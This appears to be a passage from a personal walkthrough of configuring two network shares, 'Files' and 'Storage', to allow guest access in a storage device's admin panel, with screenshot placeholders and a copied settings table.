
I set it to "Guests Allowed" and saved the changes. I need to apply the changes for them to come into effect. The save took a horrendous 6 minutes.




I made the same changes for the other share "Storage".

<input type="button" value="+ Add"/> <input type="button" value="Edit"/> <input type="button" value="X Delete"/>					
Enabled	Shared fold...	Comment	Public	Read only	Browseable
<input checked="" type="checkbox"/>	Files	important f...	Guest allow...	No	Yes
<input checked="" type="checkbox"/>	Storage		Guest allow...	No	Yes


Now, let's see if I can access the shares.



